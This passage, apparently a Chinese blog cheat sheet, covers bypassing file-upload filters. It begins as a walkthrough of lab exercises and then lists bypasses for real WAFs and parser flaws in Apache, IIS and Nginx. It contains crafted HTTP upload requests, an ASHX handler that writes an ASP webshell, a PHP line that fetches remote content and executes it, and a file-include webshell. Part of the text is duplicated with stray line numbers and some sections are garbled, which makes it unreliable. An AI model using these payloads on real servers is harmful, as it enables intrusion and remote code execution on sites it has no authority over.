        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

我们发现对.htaccess也进行了检测，但是没有对大小写进行统一。

绕过方法

后缀名改为PHP即可

空格绕过

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
```

黑名单没有对文件中的空格进行处理，可在后缀名中加空格绕过。

绕过方法

```
POST /Pass-05/index.php HTTP/1.1
Host: 192.168.17.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.17.128/Pass-05/index.php
Content-Type: multipart/form-data; boundary=---------------------------207002991030152
Content-Length: 332
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------207002991030152
Content-Disposition: form-data; name="upload_file"; filename="1.PHP "
Content-Type: application/octet-stream

<?php
phpinfo();
?>
-----------------------------207002991030152
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------207002991030152--
```

点绕过

```php
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
```

windows会对文件中的点进行自动去除，所以可以在文件末尾加点绕过，不再赘述

::$DATA绕过

```
同windows特性，可在后缀名中加” ::$DATA”绕过，不再赘述
```

路径拼接绕过

```php
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

这里对文件名进行了处理，删除了文件名末尾的点，并且把处理过的文件名拼接到路径中。

绕过方法

```
POST /Pass-08/index.php HTTP/1.1
Host: 192.168.17.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.17.128/Pass-08/index.php
Content-Type: multipart/form-data; boundary=---------------------------12370223441170
Content-Length: 329
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------12370223441170
Content-Disposition: form-data; name="upload_file"; filename="1.PHP. ."
Content-Type: application/octet-stream

<?php
phpinfo();
?>
-----------------------------12370223441170
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------12370223441170--
```

这里我们可以构造文件名1.PHP. .（点+空格+点），经过处理后，文件名变成1.PHP.，即可绕过。

双写绕过

```php
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw"
,"jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

绕过方法

这里我们可以看到将文件名替换为空，我们可以采用双写绕过：1.pphphp

```
POST /Pass-10/index.php HTTP/1.1
Host: 192.168.17.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.17.128/Pass-10/index.php
Content-Type: multipart/form-data; boundary=---------------------------980514328101
Content-Length: 323
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------980514328101
Content-Disposition: form-data; name="upload_file"; filename="1.pphphp"
Content-Type: application/octet-stream

<?php
phpinfo();
?>
-----------------------------980514328101
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------980514328101--
```

1.绕过思路：对文件的内容，数据。数据包进行处理。

关键点在这里Content-Disposition: form-data; name="file"; filename="ian.php"
将form-data; 修改为~form-data;

2.通过替换大小写来进行绕过

Content-Disposition: form-data; name="file"; filename="yjh.php"
Content-Type: application/octet-stream
将Content-Disposition 修改为content-Disposition
将 form-data 修改为Form-data
将 Content-Type 修改为content-Type

3.通过删减空格来进行绕过

Content-Disposition: form-data; name="file"; filename="yjh.php"
Content-Type: application/octet-stream
将Content-Disposition: form-data 冒号后面 增加或减少一个空格
将form-data; name="file"; 分号后面 增加或减少一个空格
将 Content-Type: application/octet-stream 冒号后面 增加一个空格

4.通过字符串拼接绕过

看Content-Disposition: form-data; name="file"; filename="yjh3.php"
将 form-data 修改为 f+orm-data
将 from-data 修改为 form-d+ata

5.双文件上传绕过

6.HTTP header 属性值绕过

Content-Disposition: form-data; name="file"; filename="yjh.php"
我们通过替换form-data 为*来绕过
Content-Disposition: *; name="file"; filename="yjh.php"

7.HTTP header 属性名称绕过

源代码:
Content-Disposition: form-data; name=“image”; filename=“085733uykwusqcs8vw8wky.png"Content-Type: image/png
绕过内容如下：
Content-Disposition: form-data; name=“image”; filename=“085733uykwusqcs8vw8wky.png
C.php”
删除掉ontent-Type: image/jpeg只留下c，将.php加c后面即可，但是要注意额，双引号要跟着c.php”.

8.等效替换绕过

原内容：
Content-Type: multipart/form-data; boundary=--------------------------471463142114
修改后:
Content-Type: multipart/form-data; boundary =--------------------------471463142114
boundary后面加入空格。

9.修改编码绕过

使用UTF-16、Unicode、双URL编码等等
WTS-WAF 绕过上传
原内容：
Content-Disposition: form-data; name=“up_picture”; filename=“xss.php”
添加回车
Content-Disposition: form-data; name=“up_picture”; filename=“xss.php”

百度云上传绕过

百度云绕过就简单的很多很多，在对文件名大小写上面没有检测php是过了的，Php就能过，或者PHP，一句话自己合成图片马用Xise连接即可。
Content-Disposition: form-data; name=“up_picture”; filename=“xss.jpg .Php”

阿里云上传绕过

源代码：
Content-Disposition: form-data; name=“img_crop_file”; filename="1.jpg .Php"Content-Type: image/jpeg
修改如下：
Content-Disposition: form-data; name=“img_crop_file”; filename=“1.php”
没错，将=号这里回车删除掉Content-Type: image/jpeg即可绕过。

360主机上传绕过

源代码:
Content-Disposition: form-data; name=“image”; filename="085733uykwusqcs8vw8wky.png"Content-Type: image/png
绕过内容如下：
Content- Disposition: form-data; name=“image”; filename="085733uykwusqcs8vw8wky.png
Content-Disposition 修改为 Content-空格Disposition

MIME类型绕过

上传木马时，提示格式错误。直接抓包修改Content-Type 为正确的格式尝试绕过

文件内容检测绕过

抓包，在正常图片末尾添加一句话木马

多次上传Win特性绕过

多次上传同一个文件，windows会自动更新补全TEST (1).php。
有时会触发条件竞争，导致绕过。

条件竞争绕过

通过BURP不断发包，导致不断写入Webshell，再写入速度频率上超过安全软件查杀频率，导致绕过。

CONTENT-LENGTH绕过

针对这种类型的验证，我们可以通过上传一些非常短的恶意代码来绕过。上传文件的大小取决于，Web服务器上的最大长度限制。我们可以使用不同大小的文件来fuzzing上传程序，从而计算出它的限制范围。

文件内容检测绕过

针对文件内容检测的绕过，一般有两种方式，
1.制作图片马
2.文件幻术头绕过

垃圾数据填充绕过

修改HTTP请求，再之中加入大量垃圾数据。

黑名单后缀绕过

名单里有的后缀不可上传，上传没有的就行了

白名单后缀绕过

名单里有的后缀才可上传，如果是在前段验证可以加验证的后缀

文件扩展名绕过

Php除了可以解析php后缀 还可以解析php2.php3，php4 后缀

ashx上传绕过

cer,asa,cdx等等无法使用时候。
解析后就会生成一个test.asp的马，你就可以连接这个test.asp 密码为:put

```
<%@ WebHandler Language="C#" class="Handler" %>
using System;
using System.Web;
using System.IO;
public class Handler : IHttpHandler {
```

```
public void ProcessRequest (HttpContext context) {
    context.Response.ContentType = "text/plain";

    //这里会在目录下生成一个test.asp的文件
    StreamWriter file1= File.CreateText(context.Server.MapPath("test.asp"));
    //这里是写入一句话木马    密码是：ptu
    file1.Write("<%response.clear:execute request("put"):response.End%>");
    file1.Flush();
    file1.Close();
}
public bool IsReusable {
    get {
        return false;
    }
}
123456789101112131415
```

}

特殊文件名绕过

比如发送的 http包里把文件名改成 test.asp. 或 test.asp_(下划线为空格)，这种命名方式
在windows系统里是不被允许的，所以需要在 burp之类里进行修改，然后绕过验证后，会
被windows系统自动去掉后面的点和空格，但要注意Unix/Linux系统没有这个特性。

Windows流特性绕过

php在windows的时候如果文件名+":: D A T A " 会 把 : : DATA"会把:: DATA"会把::DATA之后的数据当成文件流处理,不会检测后缀名.且保持"::$DATA"之前的文件名。

00截断绕过上传

php .jpg 空格二进制20改为00
IIS 6.0 目录路径检测解析绕过
上传路径改为
XXX/1.asp/

htaccess解析漏洞

上传的jpg文件都会以php格式解析
.htaccess内容：
AddType application/x-httpd-php .jpg

突破MIME限制上传

方法：找一个正常的可上传的查看其的MIME类型，然后将马子的MIME改成合法的MIME即可。

Apache解析漏洞

1.一个文件名为test.x1.x2.x3的文件，apache会从x3的位置开始尝试解析，如果x3不属于apache能够解析的扩展名，那么apache会尝试去解析x2，直到能够解析到能够解析的为止，否则就会报错。
2.CVE-2017-15715，这个漏洞利用方式就是上传一个文件名最后带有换行符(只能是\x0A，如上传a.php，然后在burp中修改文件名为a.php\x0A)，以此来绕过一些黑名单过滤。

IIS解析漏洞

IIS6.0在解析asp格式的时候有两个解析漏洞，一个是如果目录名包含".asp"字符串，
那么这个目录下所有的文件都会按照asp去解析，另一个是只要文件名中含有".asp;"
会优先按asp来解析
IIS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞，对任意文件名只要在URL
后面追加上字符串"/任意文件名.php"就会按照php的方式去解析；

Nginx解析漏洞

解析：(任意文件名)/(任意文件名).php | (任意文件名)%00.php
描述：目前Nginx主要有这两种漏洞，一个是对任意文件名，在后面添加/任意文件名.php
的解析漏洞，比如原本文件名是test.jpg，可以添加为test.jpg/x.php进行解析攻击。
还有一种是对低版本的Nginx可以在任意文件名后面添加%00.php进行解析攻击。
解析漏洞
Content-Disposition: form-data; name=“file”; filename=php.php;.jpg

前端限制绕过

1.使用BURP抓包修改后重放
2.或者使用浏览器中元素审查，修改允许或禁止上传文件类型。
下载绕过

远程下载文件绕过

<?php $str = file_get_contents('http://127.0.0.1/ian.txt'); $str($_post['ian']); ?>

文件包含绕过

上传图片木马
x = x= x=_GET[‘x’];
include($x);
访问:http://www.xxxx.com/news.php?x=xxxxxx.jpg

https://www.jianshu.com/p/74ca4e884645

https://blog.csdn.net/kevinhanser/category_7920305.html

onse.clear:execute request(“put”):response.End%>");
file1.Flush();
file1.Close();
}
public bool IsReusable {
get {
return false;
}
}
}
123456789101112131415

```
}

## 特殊文件名绕过

比如发送的 http包里把文件名改成 test.asp. 或 test.asp_(下划线为空格)，这种命名方式
 在windows系统里是不被允许的，所以需要在 burp之类里进行修改，然后绕过验证后，会
 被windows系统自动去掉后面的点和空格，但要注意Unix/Linux系统没有这个特性。
```

Windows流特性绕过

php在windows的时候如果文件名+"::   D   A   T
                A   "   会   把   :
                    :   DATA"会把::   DATA"会把::DATA之后的数据当成文件流处理,
不会检测后缀名.且保持"::$DATA"之前的文件名。

00截断绕过上传

php .jpg 空格二进制20改为00
 IIS 6.0 目录路径检测解析绕过
 上传路径改为
 XXX/1.asp/

htaccess解析漏洞

上传的jpg文件都会以php格式解析
 .htaccess内容：
 AddType application/x-httpd-php .jpg

突破MIME限制上传

方法：找一个正常的可上传的查看其的MIME类型，然后将马子的MIME改成合法的MIME即可。

Apache解析漏洞

1.一个文件名为test.x1.x2.x3的文件，apache会从x3的位置开始尝试解析，如果x3不属于apache能够解析的扩展名，那么apache会尝试去解析x2，直到能够解析到能够解析的为止，否则就会报错。
 2.CVE-2017-15715，这个漏洞利用方式就是上传一个文件名最后带有换行符(只能是\x0A，如上传a.php，然后在burp中修改文件名为a.php\x0A)，以此来绕过一些黑名单过滤。

IIS解析漏洞

IIS6.0在解析asp格式的时候有两个解析漏洞，一个是如果目录名包含".asp"字符串，
 那么这个目录下所有的文件都会按照asp去解析，另一个是只要文件名中含有".asp;"
 会优先按asp来解析
 IIS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞，对任意文件名只要在URL
 后面追加上字符串"/任意文件名.php"就会按照php的方式去解析；

Nginx解析漏洞

解析：(任意文件名)/(任意文件名).php | (任意文件名)%00.php
 描述：目前Nginx主要有这两种漏洞，一个是对任意文件名，在后面添加/任意文件名.php
 的解析漏洞，比如原本文件名是test.jpg，可以添加为test.jpg/x.php进行解析攻击。
 还有一种是对低版本的Nginx可以在任意文件名后面添加%00.php进行解析攻击。
 解析漏洞
 Content-Disposition: form-data; name=“file”; filename=php.php;.jpg

前端限制绕过

1.使用BURP抓包修改后重放
 2.或者使用浏览器中元素审查，修改允许或禁止上传文件类型。
 下载绕过

远程下载文件绕过

 <?php $str = file_get_contents('http://127.0.0.1/ian.txt'); $str($_post['ian']); ?>

文件包含绕过

上传图片木马

x = x= x=_GET[‘x’];
include($x);
访问:http://www.xxxx.com/news.php?x=xxxxxx.jpg

https://www.jianshu.com/p/74ca4e884645

https://blog.csdn.net/kevinhanser/category_7920305.html

https://www.coutcin.com/index.php/archives/43/